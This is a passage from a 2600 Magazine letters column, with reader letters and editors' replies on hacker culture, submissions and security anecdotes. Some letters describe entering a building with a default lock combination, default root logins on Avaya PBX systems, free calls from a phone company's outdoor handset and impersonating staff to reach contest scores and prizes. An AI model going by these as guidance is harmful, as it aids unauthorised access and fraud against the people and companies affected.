device to the outside world. You can bet that law enforcement knows all about it but if word got out, it would certainly be the hackers who the media would portray as the threat to privacy. That said, we would be more than happy to print any info on how such systems work.

Dear *2600:*

Today I received a call on my cell phone but was not able to answer it. So I just called back the number that was on my phone's Caller ID log. The number was 212-555-0100. When I called this number from my cell, I got this message: "The service you are attempting to use has been restricted or is unavailable. Please contact Customer Care for assistance. Message NY 90365." I live in New York City and my cell provider is T-Mobile. Further, when I called this number from several different payphones in each of the five boroughs of the city, I got a recorded message which said, "Verizon Nationwide 411 Directory" and then a directory assistance operator was on the line. I do not understand what this message is all about or means. Can you solve this mystery for me? Thanks.

HowWeird

Did you really find payphones that connected you to directory assistance for free? That would be pretty cool. Oddly enough, the number you mentioned falls within the allowance for "fake" numbers in movies and TV shows: XXX-555-01XX. It's not likely you got a call from a fictional world so we'd have to bet that someone was messing with Caller ID settings. It could be anyone from a telemarketer to a mischievous friend. As you found out, different phones and companies respond in different ways when such numbers are dialed. As 555-1212 is generally directory assistance, many carriers map the entire 555 exchange to go to that number. Not all of them, though, remember to map the billing....

2600 to the Rescue

Dear *2600:*

Earlier today, an article from *The Best of 2600: A Hacker Odyssey* was helpful in a dog rescue... well, sort of.

My wife, my niece, and I were pulling into our garage space in the alley behind our apartment building, and my wife noticed that someone in the building next door was pulling out of his space and didn't see a cocker spaniel running out of the garage. Unfortunately, we were unable to flag this person down. My wife and niece hopped out and managed to grab the dog before he could run away.

Now, we were wondering what the heck to do at this point. The dog didn't have any contact info on his collar. We could have brought the dog inside and watched for the neighbor to return, but our beagle would probably cause a problem for an unfamiliar dog. Also, it was blisteringly hot out, so staying outside for a potentially long time was not the best decision in the dog's interest. The answer came to me as soon as I saw that the apartment building next door used a Simplex lock for entry into the courtyard in back.

I recalled the article from the Fall 1991 issue of *2600* as it was reprinted in the aforementioned book. I remembered the default Simplex combination from that article, so I tried it... and darned if it didn't open the courtyard door! My wife carried the dog into the courtyard and knocked on every door and located the spaniel's thankful owner!

So thanks to *2600* and a notoriously insecure lock, we were able to return a lost dog. While I was outside, I checked the Simplex lock of another apartment building to see if that one also was set for the default combination. It wasn't. (And unfortunately, the door to my building's courtyard is also a Simplex lock, and anybody armed with the list from the 1991 article can get through in no time.) It also boggles the mind that almost 20 years after the original article was published, the information still works.

Thanks for a great publication.

ScatteredFrog

Sometimes a little insecurity can be a real comfort.

Dear *2600:*

Hello 2600! Longtime reader, first-time writer here.

It seems to me as though much of society has forgotten a healthy nation isn't made entirely by its economy, but also by community involvement: consideration for others, exploration, and an exchange of information about the world we live in. With such an intense focus on economy, hackers have been receiving a bad rap, often portrayed as stealing data and selling it to the highest bidder, or disabling vital networks, effectively costing the economy billions. But hackers have played a vital role in preserving important aspects of our society and culture, such as advancing and exploring new technologies, lifting the veil of censorship at critical times, and fighting for personal rights and freedoms in a world where corporations and runaway governments have considerably more rights than you or me. With much of society now accepting the fear and propaganda of the current economic situation, and buying into the hype of advertisements and the media, what will it take to encourage *2600 Magazine* to put out an issue or regular column detailing the actions of these hackers working for the betterment of society?

AKH

We haven't already been doing this for 26 years? Well, there's always room for more and all it takes is someone to devote the time to write about it. We do have quite a bit of this sentiment in every issue. It should be noted, though, that oftentimes this will not be enough to dissuade those who are convinced that hackers are the agents of Satan. Preconceived notions take quite a bit of work to disassemble, and it's definitely a group effort. The more the merrier.

DISCUSSION TIME

Query

Dear *2600:*

My name is mohsen, I'm a student in software engineering. Write article What worked? I love that I work with your website. Please guide me. To working with you. What should I do? I am very eager to work with you. Please help me.

Thanks.

Best Regards.

mohsen

Kinda vague but if you want to write an article with many sentences, we will be happy to look over it for as long as it takes and determine if we can use it. You should have gotten all of the information in our autoresponder but, in case you didn't, simply send your article to articles@2600.com. Good luck.

Spreading the Word

Dear *2600:*

First off, thanks for continuing to run this mag. I know it's difficult and costly and it's nice to have you guys around throughout the years. I am not a subscriber, but I do pick a copy up occasionally.

To get to the point, I would like to run a full single page ad in your magazine and am interested in cost. Depending on that factor, I may be interested in a half page ad. The content is pretty simple. I am looking for hacking/phreaking apps from the 8 bit era for machines such as the Atari 800, Ti994a, Amiga, Apple, C64 (though most C64 stuff seems to be easy to find).

I am also searching to find a program that is mentioned in a few places, but nowhere to be found on the Internet. I was in possession of the program before the Sundevil raids so I know it truly existed. It was written by Brew Associates for Phortune 500 and was called TransPhor. TransPhor was a PC version of Apple's AE file transfer program with some differences. It had a crude message base, and also a user account system rather than a "single signon" like AE had.

Why? Well, on the front of the old school h/p applications, it's for a project I'm already running called "The 8 Bit Underground," which basically aims to catalog all of that old stuff on the Internet before "bit-rot" kills all of the data on all of those 80s 5.25 inch floppies. If you would like to see what I've done so far and the format, you are welcome to visit http://blog.8bitunderground.com - the software archive I have built so far is a link at the top of the page.

On the front of the TransPhor BBS program, I am also a BBS nut. It was an interesting program and one of the few that I've not been able to put my hands on because it was so lightly released, and because the current "scene" of that time was disrupted by Operation Sundevil. I realize that the BBS will be next to worthless in today's computing environment, but I still want to immortalize it if I can find it, and I am willing to place a bounty on this particular piece of software for anyone who can find it for me.

Anyway, I may take a stab at writing an article that would outline all of this and more for your publication, but thought, if it was inexpensive enough, that a full or partial page ad would be more effective at reaching people. Maybe I'm wrong.

Regardless, thanks for taking the time for reading through this and I look forward to your response.

Maynard

Least expensive of all is simply sharing what you've written here with our readers, who may very well be able to help you out. As for further advertising, please consider a marketplace ad, which is free for any subscriber. Finally, you would do well to join forces with textfiles.com, a site/project also dedicated to preserving the history of our community.

Dear *2600:*

I have been working on my own network recon tool(s), as I wrote about a few issues ago. Those interested in trying it, requesting creature feep, stealing it, improving it, or just griping about it should feel free to check it out at http://systhread.net/coding. It is free, just like my site, just like my writing, just like my coding... you get the idea. Currently, it sports the following: very fast LAN scan, decent long hop single port scans, experimental IPv6 (single host and port), experimental passive scanning, a mini tcpdump utility, and ARP sniffing. There is still a lot to do but the goals of it are to be fast and small.

j

Dear *2600:*

I got a bit sick of Myspace and its hypocrites blocking people's site links. Myspace has more escorts, agencies, pimps, and drug dealers than any other site in the world hands down. But they block other sites for their content. So, when I pointed this out to them, they kicked my account off. In return, I created the code displayed now on my site at http://www.grhmedia.com. That will detect their servers and prevent them from seeing the actual destinations server, yet allow regular users through. They can defeat it, but it would require testing every link manually.

No actual hacking or anything illegal involved. At worst, they can say I am preventing their servers from being snoops.

George

We'll just add this to the list of things that Myspace has to worry about.

Dear *2600:*

Greetings to all fellow hackers! I know that a lot of us are concerned (maybe paranoid) about our data being available on remote computers in order to have access to them from everywhere. (I even encrypt my data before sending them to DropBox, even though they say it already is.)

I already read in this magazine that some of us created a local web server to have access to their files from everywhere instead of sending them to a third party. I like that idea, but why not democratize that web server?

I already took a look at the Tonido personal cloud and that was exactly what I wanted. The only problem was that when I checked the documentation to create my own application, I faced a nonstandard way of doing web apps. It was so weird that I just gave up. I guess I am not the only one since no one other than Tonido's crew are doing apps, even though they did a contest with nice prices.

That's why I started my own personal cloud with Tomcat, a small library that handles configuration and users, and some basic web apps to manage it. You can find it on http://cumuluscloud.cc.

I am sharing that in this magazine because it is still an Alpha release and I am asking for help. You can contribute by checking the code for security issues, continuing the development, or just creating some nice web apps. Thanks to everyone.

Pro Virus

Dear *2600:*

Apologies if you feel that this mail is not addressed to the right audience.

I would like to introduce you to Null - the open security community, a registered nonprofit society in India. The community has members ranging from security researchers, law enforcement officials, and defense personnel, to business executives. Our focus is primarily on security research, awareness, and helping government and institutions with security related issues. We currently have six active chapters in India (Pune, Bangalore, Delhi, Mumbai, Hyderabad, and Bhopal). You can find more details about Null in our website at http://www.null.co.in.

Nullcon, the international security conference, an annual event, is held in Goa in the month of February. Null is the biggest open security and hacking community in India with around 1200+ members. This year's conference will be held on the 25th and 26th of February. Visit http://www.nullcon.net/ for more details.

We are looking for your support and association with Null and Nullcon. I request you to kindly see if your organization would be interested in collaborating with us for the event and our future initiatives.

Prashant

India has a lot to offer for hackers and we're eager to see what the future will bring. We'll let our audience decide if this conference and organization are right for them. Either way, we wish you luck.

Coincidences?

Dear *2600:*

Here's a link to a news story I just came across on yahoo.com. I wonder if Doc Rivers is a hacker.

The Asseater

We doubt it. The story is basically about the NBA coach for the Boston Celtics who hid $2600 in the ceiling of the Staples Center in Los Angeles to somehow entice his team into winning. He demanded $100 from each of the players, coaches, and even the manager, and told them they would only get their money back if they returned to that particular arena in the playoffs, which they later did. The interesting thing is that the envelope filled with money remained undisturbed behind a ceiling tile all year long. If we consider the facts that there are 28 other arenas, that NBA players tend to carry lots of money, and that this guy is a little nuts, it probably wouldn't be a bad idea to check out the ceiling tiles of some of these other locations. But, as for it having anything to do with hackers, it seems we can instead point the finger at simple arithmetic here.

Dear *2600:*

I was reading 27:2 on a flight the other day. The flight attendant came by, and, instead of handing me one of those little tiny cups of soda, handed me the entire can. I can't help but wonder if it was because he saw me reading *2600.*

Granted, I shouldn't get excited about my 12 ounce gift after paying some-hundred dollars for the flight itself. But still, um, thanks?

Drykath

Get used to a life of privilege that comes from proudly displaying our pages. Now imagine what might have happened had you been wearing one of our shirts.

Dear *2600:*

I was in Silverdale, Washington a couple of weeks ago visiting a friend, and, after leaving my friend's house, I headed to the SeaTac airport to pick up my grandmother. Her plane was delayed, so I decided to leave the car at the airport and take the train into downtown Seattle to waste some hours. During the trip to and from downtown Seattle, I was reading the latest issue of *2600!* On the way back to the airport, the train suddenly slammed to a stop. Everyone in the train looked worried. Outside, I saw people from the neighborhood running toward the front of the train. A couple of minutes later the doors opened, and we saw/heard a lady screaming/under the train. It was, to say the least, tragic, and very painful to watch. The girl lived after being run over by the train, which is a miracle, but whether or not she kept her arm I don't know. Before, during, and after the ordeal I was holding onto my reading material (*2600*), and sometimes

glancing at it to take my mind off the horrific scene. The transit ops chief wouldn't let us back on the train and instead made us wait for a bus. After waiting for two hours for the bus to finally arrive, I was pleasantly surprised by the number of the bus. Bus 2600 to save the day. I have attached two pictures.

Micheal

While we weren't able to run the pictures in this issue, we felt the world needed to hear that story. No matter how crazy things get, it's good to know our readers are constantly thinking about us.

Exciting Offers

Dear *2600:*

The New Age. Come one come all for the new age of technology. The digital download and the always abundant digital storefront.

We give you freedom. Freedom from porn. Freedom from free speech. Freedom to hear and see what we want you to.

Paying is easier than ever. Just hand over your credit card and we'll take care of the rest.

Sharing is not a right. Ownership is not a right. We dictate what you can and cannot do with the product, it's the only way to be safe.

Your digital rights are now our digital rights. Your liberty is now our liberty.

For your convenience we have removed unnecessary features. For your safety our stores will provide you with all the content you'll ever need. Thinking is now optional.

Your books, your movies, your music remains our property. We have liberated you from ownership.

We own the deed and dollar and download.

cl0ckw0rk

The only thing you didn't tell us is how to sign up.

Dear *2600:*

I'm working on my third "Minto wheel" style heat engine, and would enjoy writing up what I have figured out during my journey, which begins with a conversation in a truck stop, contemplating the dippy birds for sale, with a fellow who claimed that he had heard a story about some engineers at a nuclear power plant who set up a wheel in the cooling pond and were able to pull substantial wattage from it until management made them take it down, and who informed me that instead of carbon tetrachloride, the fluid inside their wheel was nothing more exotic than club soda. (Which, on research, is one of the recommendations made by Mr. Minto in his 1973 pamphlet, and is what my sun mills use. Actually, cheap diet cola, or for higher pressure, sugar water plus yeast and a week.)

I imagine a handwritten article with amateurish freehand illustrations - back-of-envelope kinds of things - sprawling over five or six pages. If you would like to consider this for publication, would writing on letter-sized paper for reduction make sense, and how much margin should I leave blank around the edges?

David

This might be a bit too mainstream for us, but, by all means, send it in. If we wound up using it, we'd likely wind up transcribing your handwriting into regular printed pages and we're not sure about the "amateurish freehand illustrations," just so all our cards are on the table.

Another Query or Two

Dear *2600:*

Hello. I send email for *2600* but I did not get an answer. If possible, please answer me. :(Thanks.

Best regards.

mohsen

This is where it gets a bit tricky. If you sent us an email, we sent you an email back. But now you've sent us a second email saying you didn't get a response to your first email. We can tell you for sure you won't get a response to the second email since it was sent so close to the first one. That's the way our system is set up. If we sent an autoresponse to every subsequent email, all sorts of mail loops would begin with other autoresponders. We also don't send personal replies to every piece of mail as there aren't enough hours in the universe for that. So we hope you'll see our reply here in the magazine and will act accordingly. It was our pleasure answering your question.

Dear *2600:*

"By the early 1970s, hacker 'Cap'n Crunch' (a.k.a. John Draper) had used a toy whistle to match the 2,600 hertz tone used by AT&T's long-distance switching system. This gave him access to call routing (and brief access to jail)." Is this the mystery behind the mag's title noobs like me have been trying to solve?

Ben

It's not really a secret that this is what "2600" means and it's pretty easy to find that out by looking up our history online or at any FBI office. Still, we're glad you now know the truth.

Policy

Dear *2600:*

I have written an article concerning the cable modem termination system and internal network security that is currently being used by a company that I am intimately familiar with. I am concerned about my anonymity should this article get published. I feel that the activities of the network management staff are putting the customers at risk on a day-to-day basis, and this information should be made public. I would like *2600* to be the voice by which it is carried. The tradition of the magazine has inspired me in so many ways and I want to give back to the community by adding to the collective knowledge base inspired by freedom of information. Please let me know what the policy is regarding author anonymity. I want

this information out there, but not at the cost of my career.

Handle Deleted

Well, to start with, we even eliminated the handle that you signed, since it's possible that you used something that could get traced back to you, thinking this letter might not get published and that instead you'd get a personal reply. So we do take your privacy seriously. We do not hand such information over nor do we leave it lying around for others to find. We do stress, however, that many times a writer will include some personal detail that will help certain people find out who they really are, such as a geographical location, personal anecdote, or even an email address that can be cross-referenced with ease. Writers need to keep these things in mind if they want to remain anonymous. We agree that getting the information out there is a priority. Keeping yourself safe from retribution is also a priority, but one that you have much more control over than we do. We look forward to seeing your submission.

Dear *2600:*

I'm glad to hear you've selected my article for publication. Thank you! I'm writing to inquire about your request in the latest *2600 Magazine* for the next generation of "The Hacker Perspective," which I only just read about yesterday. Had I known about this a bit earlier, I would have requested that my submission be considered for "The Hacker Perspective."

Can you tell me if my submissions meet the criteria for "The Hacker Perspective," and, if not, why? Note that I would consider altering my submissions to meet your requirements if necessary. Hey, when $500 is on the line, that's some pretty powerful incentive.

K

This column is quite specialized in what it contains and, while there were elements of that in your article, it wouldn't have been enough to qualify. Had there been, we would have let you know. That said, there's nothing stopping you from submitting such a column for future consideration. Right now, though, we're full for at least the next year, so please wait until we make a new request in a future issue so that it doesn't get lost in a pile. We are thrilled with the amount and quality of submissions we've received for "The Hacker Perspective" since opening this up. We hope to see "regular" article submissions also continue to pour in, as they are key to the information that gets disseminated here.

Dear *2600:*

I have an article that I would like to send in for consideration. Do you accept articles sent in Word format? If not, what format do you prefer?

Jody

We accept all formats, but if it's something that we wind up having significant trouble converting to ASCII for whatever reason, we usually get impatient and move on to the next one. Life is too short. This is also a reason why we tend to discourage encrypted submissions. While we love encryption, more than half of the articles submitted in this fashion have some issue where a bad key is used, some kind of version conflict occurs, or there's some other sort of problem that we just don't have time to go back and forth to resolve. We're certain that many good articles have never seen the light of day as a result of this. Hopefully, one day these conflicts won't be such a barrier to so many users. Unfortunately, that day has not yet arrived. Until it does, there are other (and more effective) safeguards you can employ. For instance, if you work for the Department of Defense and you want to send us an article about a specific security gaffe, sending an encrypted message to articles@2600.com from your dod.gov account really isn't going to do much to cover your ass. Your superiors will be jumping to all sorts of conclusions in very short order and you'll likely be invited to a number of rather contentious hearings. If, however, you send us your article from a civilian email account that you've only set up for this purpose, provided you're not already under surveillance from your home, you should be fine sending it to us that way unencrypted. Obviously, supersensitive material gets more complicated and in such cases we take the time to work something out. Oftentimes, though, more attention is drawn because of the extra precautions being taken and not because of the actual content, crazy as that may sound.

We apologize for answering your simple question with a mostly off-topic essay.

Dear *2600:*

I recently wrote an article on turning an iDevice into a complete mobile penetration testing device and would like to offer it up as an article for the next *2600 Magazine*. It can be found at blog.nickmpetty.com/. If you have any questions, please contact me via this email address.

Nick Petty

Unfortunately, the moment you put your article on a blog (no matter how small it may be or how few people may read it there), it became ineligible to be printed in the magazine. As consolation, we're letting people know how they can read it. The reason for this policy is so that the material printed in our pages is not something our readers may have already seen. They get extremely enraged when that happens. Trust us. We do look for evidence of every article we print already being online in some form. We've even had cases of writers posting their submissions online right after we've notified them that they were going to be published, presumably to let other people know it'll be showing up in an issue. It's unfortunate, but we're forced to pull the article at that point for the above reasons. Of course, you are free to post your article online after it's been printed. But to be published here, the material has to be new.

Dear *2600:*

So it looks like the *2600* group in Chicago

has been dormant/dead for over a year now. The meeting place that was listed on the *2600* site, and chicago2600.net is closed down, and the last post on chicago2600.net is now over a year old.

In the wake of not having a *2600* group in Chicago, the Chicago Hacker's Union (CHU) was formed. The idea was proposed that CHU should talk to *2600* about having/hosting *2600* meetings. CHU has a monthly public meeting on the last Thursday of every month from 6:30 pm to 9:00 pm. The format of the meeting is a presentation by one of the members followed by group discussion. After the presentation, the meeting follows the pattern of most *2600* meetings I have been to. People talk with each other and show off their new cool tricks.

There are some things to be aware of. The Chicago Hacker's Union is affiliated with a labor union, the IWW. There are dues to be a member of the union, but our monthly meetings are free and open to the public.

Let me know what your thoughts, concerns, and ideas are.

Steve

This sounds like a good gathering place for hackers to go and we certainly support that. However, it's not a 2600 meeting for two reasons. First, meetings aren't sponsored or affiliated with any other existing organization. Second, meetings are held on the first Friday of the month. The first rule is so that the meetings remain independent and not subject to anyone else's agenda, regardless of how much they may appear to be in line with what we're all about. The second is simply a matter of logistics. If you look at the tiny print on our meetings page, imagine what that would look like if we had to add different days for different meetings. We would also quickly lose track of when the meetings actually take place. While we know that there will always be people who can't make it on Friday evening, the same will hold true for any day at any time and the first Friday has become a tradition over the past 23 years. We hope to see a 2600 meeting return to Chicago but until and even beyond then, we will help to spread the word about what you guys are doing.

Dear *2600:*

I recently got into the *2600* hacking quarterly magazine. It's awesome. I'd love to communicate with other hackers, but sadly there is no *2600* forum.

Keep up the good work!

Bobby

Yes, we've shied away from this as it requires a lot of work and maintenance, not to mention the fact that forums tend to be dominated by people with the loudest voices and most shocking/offensive stances. We have to focus primarily on getting the magazine out. If such a thing becomes doable for us in the future, we'll be there.

Critique

Dear *2600:*

I was disappointed by two things in 27.2.

First, in Poacher's article on how to steal from grocery stores using faked UPC barcodes, he claims "there will be no way of knowing how and when the items left the store." Of course they can detect this. If they notice a large number of incorrect weights on a transaction, plus a large number of "baked beans" in the same transaction that doesn't match inventory, it'd be trivial to detect and match with CCTV and your payment method.

Likewise, any store security will notice if you go around putting UPC stickers on "a large number of products." In addition, all checkout scanners beep, have a brief lockout, and display the purchases on every single item scanned - including loyalty cards. This, again, would be noticed very quickly... and coming back to cash it in would lead to a detour through jail.

If you're going to be a thief, at least don't be an idiot too by dismissing the ways that you'll get caught, and don't recommend hypothetical techniques you clearly haven't tried yourself.

Second, the editors' response to Jsnake asking about the reason for the layout of letters was rude and inappropriate. The same dismissive tone when asked about some detail of someone's else's actions is what you have railed against in the opening editorial many times. Why condemn curiosity for its own sake when it's aimed at you? I thought we're supposed to encourage and support it.

On the positive side: Brian's article on Bayesian Craigslist classification was interesting, and I'd like to see it happen. A more powerful technique that he didn't cover might involve a support vector machine (SVM) - but it's impressive how good the results are from even a simple Naive Bayes classifier. Of similar interest is OKCupid's statistics blog - http://blog.okcupid.com - which has direct access to a fairly massive dataset, analyzed well.

People interested in p4nt05's article on darknets may like to investigate cross-hackerspace VPNs, some of which are set up for CTF hacking games. Visit hackerspaces.org to find your local hackerspace and ask them about what's available or how they could join existing networks.

Happy hacking.

saizai

Concerning our response which you cite, this was to a reader's eight paragraph long letter theorizing as to what we were thinking when we continued a previous letters column onto another page. Perhaps you're strong enough to resist turning to sarcasm in such a case, but we have a very hard time doing that. If, however, our remark to that letter writer was indeed "rude and inappropriate," we're fully prepared to step forward and do the right thing, whether that be covering any resulting therapy sessions, punitive damages, and

the like. If, however, your remark was simply to try and get us to resort to sarcasm yet again, you have played the game well.

Dear *2600:*

I recently read the article "How I Scored the Avaya PBX Init Password" in the Summer 2010 issue and, coming from an Avaya background (I'm actually a certified Avaya tech), I found the article poorly written. It provided no real information, nor did it shed any light on what it meant when the individual actually got the "init" password. I can tell you that the "challenge" response this person got was part of a program that every Avaya technician has which takes the "challenge" and pairs it with a code within the Avaya program.

A little background on the Avaya platform: Today's Avaya PBX runs on a Linux OS. If you know even a little bit about Linux, then you can pretty much guess what I'm going to say next. The "root" password is always going to be default. So, if you find yourself in front of one, chances are you will be able to get into one. Business partners and Avaya installation technicians are supposed to change these, but they rarely do. The "craft" passwords work like the "init" passwords. You're given a challenge and the Avaya program pairs it with a code so you can get into the system. So the chances of you getting into the "init" or "craft" logins are pretty slim, but if you feel froggy, figure it out! Just make sure you tell us how you did it. haha.

Most business partners use the "dadmin" login which is used to program stations, trunking, etc., but now Avaya has added a PIN component, so nowadays it's hard to crack these logins. However, the dadmin logins are usually defaulted as well, but if you can figure out the root default login, then you can probably figure this one out too.

Anyway, that's all I had to say about this. Avaya is doing as much as they can to secure their systems and are now pushing for a "SAL" solution which goes through VPN, then you have to put in an "admin" login, then a "dadmin" login, and finally the PIN. You think they're worried about security?

Thanks for the time and information. Love your magazine!!

anonymous

Dear *2600:*

The article in 27:2 ("I'm Not a Number" by Poacher) has some erroneous information that is worthy of sharing. The simple version of one of his exploits is to create a canned beans barcode and stick it on any item you want (be it a TV, a DVD, a laptop, or whatever). While he is smart enough to make clear that this is illegal and should not be done, he is not smart enough to know why this won't work. Programmed into each of the scanners is a scale to see that every item is scanned. This prevents people from just passing items through without scanning them, because the weight shouldn't change between barcode scans. However, the system is more sophisticated than that. Each item has a weight range as a double check. That is why you can't get away with scanning one can and putting six in your bag. It is also why you can't scan cans and expect to get a laptop to ring through correctly.

There is some slop in this (the scale isn't very precise), so it isn't guaranteed to work against the hacker who would try this. Further, for all I know, this feature isn't implemented in every installation. However, I remember this being discussed when barcode scanners first came out (yes, I'm that old).

The Piano Guy

Still More Grammar

Dear *2600:*

t0sspint writes: "Words like extricable, abeyant and truculent flooded my email and peaked my interest." t0sspint means to say "piqued my interest."

It is surprising that in this day and age of such powerful computers with spell and grammar checkers one still sees howlers like this.

Robert Lynch

We do occasionally miss things, as we did in the example you sited. For all intensive purposes, most people could care less if their was perfect grammar on our pages and perhaps discussing it is a mute point in this day and age. It could also be a blessing in the skies, though, since it makes those who do pay attention ostensively more intelligent. We're certainly not adverse to doing a better job on this, especially if it'll effect our readers abilities to try and write good.

Dear *2600:*

Debating grammar is approximately as stimulating as washing dishes. Unfortunately for Adam, et al., the rules of grammar are rules, not vague guidelines. There is precisely one correct parsing of the sentence. A rebuttal of Adam's analysis in 26:4 can be found at: http://www.chompchomp.com/terms/prepositionalphrase.htm

The basic rule requiring agreement in number of the subject and verb of a sentence, or of a pronoun and its antecedent noun, is taught in the fourth grade. More complex grammatical analysis is taught in the seventh grade. Adam, et al., are, simply and embarrassingly, wrong.

There is a jpeg facsimile of an eighth grade graduation examination administered by Kansas public schools, circa 1890, floating around the web. Adam, et al., would, in all likelihood, flunk the exam.

We, who learn our language colloquially, frequently make mistakes which would not be made by foreigners who learn English in school, as a second language. (Unless, of course, we have actually paid attention in our elementary school English classes.) It can be disconcerting to converse intelligently with a foreigner over an extended period of time and then produce utter

consternation by saying something like: "Hang a U and park here."

As New Yorkers, the *2600* staff are probably aware that the *New Yorker* magazine had exceptionally high grammatical standards continuously from its inception until the paranoid schizophrenic Australian bought it. If there were an online archive of the text files of *New Yorker* articles, Adam could search it in vain. There is undoubtedly not a single instance of the erroneous construction that he urges upon us in support of his erroneous opinion.

Grammatical purity has not been the strength of *2600* during the many years that I have been reading the magazine, but the grammar in editorials has improved steadily over the years and is now quite good, in my opinion.

RWM

At last, we have arrived.

Infiltration

Dear *2600:*

I just thought I'd share a little story with you. I was at my sister's horse reining competition a couple of days ago, and was bored out of my mind. At one point during the contest, my family and I walked up to the tent where the scores and awards were given out, and I noticed something kind of odd. The tent was really a huge awning kind of thing, and photocopies of original judges' score sheets for each horse rider were kept in three ring binders, sloppily thrown all over several tables. As I watched the contestants coming up to the tables, I stood back as they frantically would skim through a binder, even if it wasn't labeled for their class, throw it aside, and continue on their search for their scores. Taking this disorganization into account, I decided to try a little experiment.

During a lull in the search frenzies, I collected all the binders, stacked them up, placed them in orderly columns, and sat down with them. As people came to check their scores, I would ask them what their class was, and hand them the appropriate binder.

Eventually, people began asking me questions. These ranged from why I thought they received the scores they did to directions to various things at the competition grounds. People even began complimenting the job "you guys" did with the contest. Now keep in mind, I am an 18-year-old in board shorts and a t-shirt. My lack of Wrangler jeans or a cowboy hat made me stand out, not only from the employees of the grounds, but from just about every person there. Also, I know basically nothing about horses or horse riding, let alone competitions and scoring procedures. But my experiment was working; people were assuming I was an employee at the reining competition.

Within 45 minutes, a real employee, with the word "Contest Manager" embroidered into her blue polo shirt, came up to me and told me I wasn't "needed at the table anymore." She suggested I follow her, and realizing she actually believed I was one of her employees, I continued to play my role. Leaving the scores behind, I walked behind her as we walked through a building near the awning. We continued behind a desk where all the contest's prizes were stored (interestingly enough, where my family was at the time. They did not notice me whisk past them.), out a back door, behind the main arena's riding area (I do not even know what its official name is. If horse riding was similar to football, you would call it the "field." But maybe not since I don't follow football either.), up a series of stairs, and into the judge's booth.

The manager asked the two men inside if they needed any assistance, and one said, "Nah, not right now. You could take these scores to the photocopy room though," and handed me a new binder. I opened it up and was surprised to see scores from recent riders, written in pencil, from both judges. The manager told me to go ahead, and she began a conversation with one of the judges. I left the booth and continued back to the previous building, assuming that was where the copy room was.

As I was walking back, I was awestruck by how easy it was to gain access to the judge's booth, and how their original scores were written in pencil. At any point from leaving the booth to entering the building, I could have easily changed any of the scores before they were photocopied and manually submitted to the contest ground's computers.

Entering through the back door, I walked past the stacked prizes. Dozens of belt buckles, even more ribbons, and several expensive saddles, were neatly set on shelves, and I could have taken any of those without any question (maybe the saddle would have been too obvious). Incidentally, I didn't need to take any, even if I wanted to. My sister won a first ribbon and a third ribbon, as well as a Top Five belt buckle.

As I reached the desk, another employee asked me if I needed anything, with an odd look on her face. "No, they just wanted me to bring you this," I replied nonchalantly. At this point I was getting a little bored, so I gave her the binder, she thanked me, and I walked out the front door, and headed back to our family's trailer across the grounds.

My experiment granted me access to official scores and official prizes, in less than an hour. I was consorting with contest officials like I was one of them, and they trusted me without question. I can only imagine the security on these people's home computers.

Jeff

You basically earned these people's trust, albeit not through the normal channels. There really shouldn't be anything wrong with this, as life is filled with such stories. Isn't this how Steven Spielberg got his start? (Actually, it's not, but it's

still a great story.) While you certainly could have messed things up if you had the desire, too often we're left with the assumption that this is what an individual will do in their default state. In actuality, people are more often honest than dishonest, yet society's lowered expectation may well turn out to be a self-fulfilling prophecy. If people are treated like criminals, then they will behave like criminals. You weren't treated that way, and you didn't act that way, so if you really wanted to become involved in such horse activities, this would be a classic way to make your debut. As for the computer analogy here, these people may well have all sorts of security issues. But if they have everything locked down tight because they're afraid of hackers, they've taken care of one problem while buying into something else that's equally problematic. Communication, mutual respect, and, yes, trust, are all key ingredients in being both secure and open at the same time.

Dear *2600:*

It's been almost 15 years since I first walked up to the front door of the Berkeley, California Pacific Bell central office on Bancroft Street in downtown Berkeley. I walked up to the large black phone box to the right of the locked glass doors, opened the metal door on it, picked up the phone receiver inside, and heard a tone. I dialed "9" on the keypad, then a local (510 area code) phone number. It worked! Then I tried long distance. It also worked! I laughed and laughed and laughed. Right outside the front door of the Pac Bell CO, using their own phone that was meant to only call the switchroom and such, one could make free outgoing calls just by pressing "9" first. It was one of my very first hacks and I passed it around to many homeless people who needed to make the occasional free call.

You can imagine my surprise and ensuing stomach-hurting laughter when I tried it again tonight, October 1st, 2010: I could still make free local calls by pressing "9" first. Will they never learn? Shouts out to Ma Bell!

Barrett D. Brown

They must figure that few people would have the audacity to stand directly outside the central office making free calls on their phone. Perhaps they just want to compile a photo album of all of the people who do.

Fighting the Power

Dear *2600:*

I was watching a documentary about the corporations responsible for creating the software used on electronic voting machines and I took note that the source code to the software was kept under lock and key. Even election officials and some government bodies were prevented from reviewing the code. When the inevitable security holes came to surface, it got me thinking about how they could be avoided and it reminded me of an open source encryption program with which you are most likely familiar: TrueCrypt. The fact that it's open source means the code is under the scrutiny of the public eye and this ensures there are no backdoors or other weaknesses, and in a recent example it's been shown that a drive encrypted with TrueCrypt was uncrackable by both the Brazilian government and the U.S. FBI after 18 months of trying.

My idea was that if the voting machine software was developed as an open source project, or at least if the code was released for review and changes, there would be no possibility of foul play. After hearing you guys discuss ways to better secure voting at the physical voting place on your last radio show, I was wondering what you thought about the software element. Would open source voting machine software be a more secure alternative? What other measures would you suggest or like to see in voting machine software, in addition to the physical measures you discussed on the radio?

Samuel

This should not even be a negotiation. The only possible system that could begin to be trusted would be something that people are able to, and in fact are encouraged to, examine and look for weaknesses on. The existing "black box" technology does nothing but foster mistrust. Any system must have a paper trail, be easy for voters to understand and use, allow for sufficient privacy, be prepared for voter error or confusion, protect the secrecy of the ballot, have the ability to be run during a power outage, and more. So many existing systems have failed in several of these categories. It can be done right. But, just like with any software application, when it's done wrong, it can be a real nightmare. As the ultimate end users, we have the obligation to point out where it's fallible and to demand a better product. As hackers, we have the additional obligation of figuring out the weak points and sharing this information. This is the foundation of our democratic system, after all.

Dear *2600:*

With regards to proprietary formats, CSS, closed source etc... If a beer company made a beer that you could only open with their bottle opener, which cost an outrageous amount, would you still buy that beer? Would you try to circumvent the opening mechanism? What if it were illegal to circumvent the opening mechanism? The only problem is that with DVDs, software, etc., a lot of times there aren't as many choices as with beer. Are you tired of these stupid analogies? Heh.

As for me and my house, we will continue to open our beer, and our open source software the old fashioned way.

drlecter

The only reason such an analogy doesn't actually exist in real life is because they haven't figured out a way to make it happen. Yet.

Dear *2600:*

I'm a new reader and am currently looking

at 26:2. There is a reader's letter about hacking OBD-2 systems (current engine management systems required in cars sold in the U.S.) and how doing so would help consumers and independent repair shops compete with dealerships. This message is consistent with hacking and the theme of the magazine.

